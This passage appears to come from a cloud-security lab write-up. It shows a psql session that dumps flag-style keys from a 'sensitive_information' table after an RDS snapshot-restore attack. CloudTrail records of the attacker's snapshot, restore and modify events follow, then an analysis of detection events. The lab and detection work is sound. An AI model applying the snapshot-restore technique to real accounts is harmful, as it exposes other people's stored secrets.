 template0 | rdsadmin | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/rdsadmin          +
           |          |          |             |             | rdsadmin=CTc/rdsadmin
 template1 | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/cgadmin           +
           |          |          |             |             | cgadmin=CTc/cgadmin
(5 rows)

postgres=> \c securedb
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 16.2)
WARNING: psql major version 10, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES128-GCM-SHA256, bits: 128, compression: off)
You are now connected to database "securedb" as user "cgadmin".
securedb=> \dt
                List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

securedb=> SELECT * FROM sensitive_information;
 name |                   value
------+-------------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)

securedb=>
```

With the commands in the photo above, I was able to see the sensitive keys of the DB.

## 4. Analyze CloudTrail logs & identify what events can detect the attack



AWS에서는 CloudTrail Lake 콘솔 환경을 더 쉽게 사용할 수 있도록 지속적으로 개선하고 있습니다. 여러분의 의견을 나눠주세요.

CloudTrail > 이벤트 기록


이벤트 기록 (50+) 정보

이벤트 기록에는 지난 90일 동안의 관리 이벤트가 표시됩니다.

속성 조회: 읽기 전용 ▾ | false

| □ | 이벤트 이름 | 이벤트 시간 | 사용자 이름 | 이벤트 소스 | 리소스 유형 | 리소스 이름 |
|---|---|---|---|---|---|---|
| □ | DeleteSecurityGroup | 8월 18, 2024, 22:19:44 (UTC+09... | root | ec2.amazonaws.com | AWS::EC2::SecurityGroup | sg-02f85bc0d |
| □ | DeletePolicy | 8월 18, 2024, 22:19:19 (UTC+09... | root | iam.amazonaws.com | AWS::IAM::Policy | arn:aws:iam::2 |
| □ | DeletePolicy | 8월 18, 2024, 22:19:13 (UTC+09... | root | iam.amazonaws.com | AWS::IAM::Policy | arn:aws:iam::2 |

I extracted those records to a CSV.


Timeline Explorer v1.3.0.0
File
Tools
Tabs
View
Help
event_history.csv
Drag a column header here to group by that column
Enter text to search...
Find

| Line | Tag | User name | AWS access key | Event time | Event source | Event name | AWS region | Source IP address | User agent |
|---|---|---|---|---|---|---|---|---|---|
| 1 | □ | calrissian | AKIATJHQEEC57RAVYG7Y | 2024-08-18T13:07:54Z | rds.amazonaws.com | ModifyDBInstance | us-east-1 | 3.226.239.156 | aws-cli/1.18.69 Python/3.6.7 Linux/4.15.0-1032- |
| 2 | □ | calrissian | AKIATJHQEEC57RAVYG7Y | 2024-08-18T13:07:38Z | rds.amazonaws.com | ModifyDBInstance | us-east-1 | 3.226.239.156 | aws-cli/1.18.69 Python/3.6.7 Linux/4.15.0-1032- |
| 3 | □ | SLRManagement | | 2024-08-18T13:06:46Z | ec2.amazonaws.com | ModifyNetworkInterfaceAttribute | us-east-1 | rds.amazonaws.com | rds.amazonaws.com |
| 4 | □ | calrissian | AKIATJHQEEC57RAVYG7Y | 2024-08-18T13:06:29Z | rds.amazonaws.com | ModifyDBInstance | us-east-1 | 3.226.239.156 | aws-cli/1.18.69 Python/3.6.7 Linux/4.15.0-1032- |
| 5 | □ | SLRManagement | | 2024-08-18T13:02:57Z | ec2.amazonaws.com | CreateNetworkInterface | us-east-1 | rds.amazonaws.com | rds.amazonaws.com |
| 6 | □ | calrissian | AKIATJHQEEC57RAVYG7Y | 2024-08-18T13:02:37Z | rds.amazonaws.com | RestoreDBInstanceFromDBSnapshot | us-east-1 | 3.226.239.156 | aws-cli/1.18.69 Python/3.6.7 Linux/4.15.0-1032- |
| 7 | □ | calrissian | AKIATJHQEEC57RAVYG7Y | 2024-08-18T12:55:20Z | rds.amazonaws.com | CreateDBSnapshot | us-east-1 | 3.226.239.156 | aws-cli/1.18.69 Python/3.6.7 Linux/4.15.0-1032- |
| 8 | □ | | | 2024-08-18T12:22:38Z | ec2.amazonaws.com | SharedSnapshotVolumeCreated | us-east-1 | ec2.amazonaws.com | ec2.amazonaws.com |
| 9 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:22:36Z | ec2.amazonaws.com | RunInstances | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 10 | □ | SLRManagement | | 2024-08-18T12:18:16Z | ec2.amazonaws.com | CreateNetworkInterface | us-east-1 | rds.amazonaws.com | rds.amazonaws.com |
| 11 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:28Z | rds.amazonaws.com | CreateDBInstance | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 12 | □ | TDHT | ASIATJHQEEC5RHCZ2FKJ | 2024-08-18T12:17:27Z | iam.amazonaws.com | CreateServiceLinkedRole | us-east-1 | rds.amazonaws.com | rds.amazonaws.com |
| 13 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:26Z | ec2.amazonaws.com | AssociateRouteTable | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 14 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:26Z | ec2.amazonaws.com | AuthorizeSecurityGroupEgress | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 15 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:26Z | ec2.amazonaws.com | AssociateRouteTable | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 16 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:25Z | ec2.amazonaws.com | AuthorizeSecurityGroupIngress | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |
| 17 | □ | TDHT | AKIATJHQEEC5V3NVOTNR | 2024-08-18T12:17:25Z | ec2.amazonaws.com | AuthorizeSecurityGroupIngress | us-east-1 | 218.146.20.61 | APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https:/ |

The result of the extraction.

The CloudTrail logs I provided contain a variety of information, including:

- **User Information**: Usernames and associated AWS access keys.
- **Event Details**: The event time, source, name, region, IP address, and user agent.
- **Error Codes**: Any errors that occurred during the event.
- **Resources**: The AWS resources involved in the events.
- **Request and Event IDs**: Unique identifiers for requests and events.
- **Event Type and Category**: Details on whether the event was read-only, the type of event, and the category it falls under.

**Key Attack Detection Events Analyzed:**

- **ModifyDBInstance**: This event involves modifying an RDS instance. If this event occurs in a way that deviates from the normal workflow or if there are multiple failed attempts, it could be a sign of an attack. For example, the InvalidDBInstanceStateFault error indicates an attempt to modify the RDS instance in an invalid state, which could be indicative of an attack attempt.
- **ModifyNetworkInterfaceAttribute**: This event involves modifying the attributes of a network interface. Network interfaces are crucial resources that manage external connections, and any abnormal attempts to modify these attributes could be suspected as an attack attempt.
- **CreateNetworkInterface**: This event involves creating a new network interface. An attacker may create a new interface to direct malicious traffic. This is a critical event to monitor.